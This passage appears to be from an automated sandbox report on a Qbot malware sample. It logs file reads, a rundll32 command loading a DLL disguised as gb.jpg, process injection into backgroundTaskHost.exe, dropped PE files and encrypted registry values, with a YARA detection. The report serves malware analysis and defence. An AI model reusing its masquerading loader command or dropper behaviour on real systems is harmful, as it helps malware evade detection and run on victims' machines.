C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE97C717E6	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\5a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFE97C141D2	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFE97C4EAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFE97C6BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFE97C141D2	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	37	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	7FFE95BCC9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\e6c8e29bf0b9a2e52ff15e1f09e390e5\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\6d585ae552d8121e2321b5ee100955ff\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFE97C141D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFE95BCC9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFE95BCC9C8	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **4180**, Parent PID: **1868**

General

Target ID:	14
Start time:	20:02:06
Start date:	07/02/2023
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\programdata\gb.jpg,Wind
Imagebase:	0x7ff724220000
File size:	71680 bytes
MD5 hash:	EF3179D498793BF4234F708D3BE28633
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\gb.jpg	unknown	64	success or wait	1	7FF7242237E2	ReadFile
C:\ProgramData\gb.jpg	unknown	264	success or wait	1	7FF724223831	ReadFile

Analysis Process: rundll32.exe PID: **4260**, Parent PID: **4180**

General

Target ID:	15
Start time:	20:02:06
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\programdata\gb.jpg,Wind
Imagebase:	0xb50000
File size:	61440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000F.00000002.2709522277.0000000002E5A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\e77242d6.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1000A38C	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\e77242d6.dll	success or wait	1	1000A418	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\e77242d6.dll	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2d 1b 3d 46 69 7a 53 15 69 7a 53 15 69 7a 53 15 32 12 50 14 6a 7a 53 15 7d 11 53 14 68 7a 53 15 7d 11 50 14 2f 7a 53 15 7d 11 5d 14 71 7b 53 15 7d 11 56 14 72 7a 53 15 7d 11 57 14 1e 7a 53 15 7d 11 fd 15 68 7a 53 15 7d 11 51 14 68 7a 53 15 52 69 63 68 69 7a 53 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 2a fd 32 fd 00 00 00	MZ@!L!This program cannot be run in DOS mode.$-=FizSizSizS2P jzS}ShzS}P/zS}]q{S}VrzS }WzS}hz S}QhzSRichizSPEL*2	success or wait	7	1000A38C	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: backgroundTaskHost.exe PID: 3124, Parent PID: 4260

General

Target ID:	16
Start time:	20:02:08
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\backgroundTaskHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\backgroundTaskHost.exe
Imagebase:	0xe60000
File size:	17728 bytes
MD5 hash:	F290D12F0351B56708B3DF1EC26CB45B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Dpuhqolqx	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	793192	CreateDirectoryW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\gb.jpg	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 0e 23 0b 01 02 1f 00 20 03 00 00 fd 04 00 00 04 00 00 fd 13 00 00 00 10 00 00 00 30 03 00 00 00 34 69 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 06 00 00 04 00 00 79 6d 07 00 03 00 40 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 04 00 35 06 00	MZ@!L!This program cannot be run in DOS mode.$PEL# 04iym@ 5	success or wait	1	79EFCF	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\gb.jpg	unknown	424448	success or wait	2	79F02D	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	76800	success or wait	2	79F02D	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Cutcrej	success or wait	1	79BCCC	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	6b0e8805	binary	6B 27 0E 54 F1 83 C5 FA AF F4 E0 D5 23 16 3C 36 10 3B 18 BD 94 EF 78 07 70 CF 76 01 21 22	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	5e91584b	binary	21 C7 AA D3 8A 30 06 82 06 84 98 80 0A 2D C3 E6 5D EF AA 9C DB 88 FE A1 90 B7 C3 2F 0C B9 E7 85 81 E6 D0 32 48 84 37 37 32 CD E9 70 CF B5 E6 74 78 C4 AF 6C 30 ED 1B 1A E8 C3 A4 10 C9 77 CE 17 E5 C2 E0 6F EF 95 19 02 78 57 03 10 D3 EB 71 B1 3C BB 9D 5F EF AC 68 F1 F6 72 63 DD 9F 7A 44 F1 B4 E1 A7 4F D5 9F 71 AC 6E 9A 4C 78 19 CC 36 7A EC E9 22 15 9D 66 A0 8C BF D1 0F A1 C4 E6 28 9A 61 74 E3 1F 0F 34 70 9E D9 66 E8 BF F7 D2 4B AD 84 98	success or wait	1	79C1F1	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	5cd07837	binary	94 44 3F 32 2C 8E B8 AB 07 28 FF F1 36 47 AB 07 DD DB 96 07 3E EA 4E E7 50 DD 1A 23 21 CA 45 56 3E	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	e46c1f52	binary	43 D3 E7 D3 DF 14 03 4C CF 8B E3 70 BF 43 C9 CA 3A B3 4F 6B 74 9F 0F 34 13 87 87 14 CB 88 9B C0 FC 4E 4B 0B 25 43 81 07 AC 28 1A C4 29 F2 35 8F 0A 85 57 35 51 0C 43 9B 8A 7F 54 93 50 A9 40 65 11 70 3F 0B 49 5E D1 61 95 69 7E A5 96 F2 05 7C E7 9A 21 B8 3B 27 6C 0B C6 8A 76 1B 88 80 4A 44 4C E3 7E 18 CE 81 C6 9B A1 3D 79 BA 1E	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	996450d8	binary	66 85 5F 02 D1 17 F8 BD FD F9 0A 71 67 01 14 C9 78 A2 D0 D9 C7 52 CB DF 67 20 5C CE EE 77 B9 B6 A5 81 83 47 8F 8B 99 9B 31 85 00 2F 89 79 5B C1 33 F7 62 C1 7F 15 63 94 34 04 E7 10 D8 AF 7F 2B A5 79 95 D5 4F 4B C4 F7 71 84 04 9F E1 45 56 67 FC A5 5A F2 67 36 70 CA 7B A2 4E 69 01 0E 3F 24 B2 1B 53 61 84 7A 63 85 2C 80 B9 A1 8C	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	21d837bd	binary	76 35 9A 16 54 F6 B3 5A ED 85 17 98 E0 AD BA 56 EB FF 3D 4D	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	e62d3f2e	binary	30 39 93 2B E6 45 61 FD A1 A4 FD 5F 66 E1 AE 44 B3 7B 4A 20 78 C9 08 A2 61 AF 7C 59 FE 71 C6 73 F3 E1 E2 67 F3 A0 8B B0 74 7E 95 64 D2 08 4C 39 61 FE F4 0C 45 C5 8B A1 38 C4 6F E3 EC B2 8D E6 31 FC	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	1447e7f3	binary	49 50 CD 69 77 CD B2 A5 3A A6 FE 22 76 F7 6C D1 47 83 35 3F 59 F5 1C CB 82 46 3B C3 4A 33 88 F2 68 E0 21 74	success or wait	1	79C1F1	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	6b0e8805	binary	6B 27 0E 54 F1 83 C5 FA AF F4 E0 D5 23 16 3C 36 10 3B 18 BD 94 EF 78 07 70 CF 76 01 21 22	6B 27 19 54 F1 83 F6 9A 16 E8 40 C7 C2 FB F7 AD 62 53 53 27 84 4D 0F 0C FA 6E AF 96 8E 37 02 87 C0 E6 EA 72 D7 60 2F BB EB 97 06 08 3B AB 3D 36 74 72 22	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	6b0e8805	binary	6B 27 19 54 F1 83 F6 9A 16 E8 40 C7 C2 FB F7 AD 62 53 53 27 84 4D 0F 0C FA 6E AF 96 8E 37 02 87 C0 E6 EA 72 D7 60 2F BB EB 97 06 08 3B AB 3D 36 74 72 22	6B 27 19 54 F1 83 F6 9A 16 E8 40 C7 C2 FB F7 AD 62 53 53 27 84 4D 0F 0C F8 68 AE 96 8E 37 02 87 C0 E6 EA 72 D7 60 2F BB EB 97 06 08 3B AB 3D 36 74 72 22	success or wait	1	79C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Cutcrej	6b0e8805	binary	6B 27 19 54 F1 83 F6 9A 16 E8 40 C7 C2 FB F7 AD 62 53 53 27 84 4D 0F 0C F8 68 AE 96 8E 37 02 87 C0 E6 EA 72 D7 60 2F BB EB 97 06 08 3B AB 3D 36 74 72 22	6B 27 10 54 F1 83 F6 9A 16 E8 41 8D C6 F5 FD AC 69 56 52 23 CD 46 04 0E FA 67 A7 A0 E2 8A 1D 27 9E 07 08 B3 7D 72 FE E1 D6 DC 4E 99 F9 BA E7 8F 9E 2B 9A C9 2E AA D1 10 27 B5 5A 53	success or wait	1	79C1F1	RegSetValueExA

Analysis Process: ONENOTEM.EXE PID: **7188**, Parent PID: **4636**

General

Target ID:	17
Start time:	20:02:13
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr
Imagebase:	0x7ff6b6d90000

File size:	180528 bytes
MD5 hash:	377069572D48FFBF1EA2DA466A61B398
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly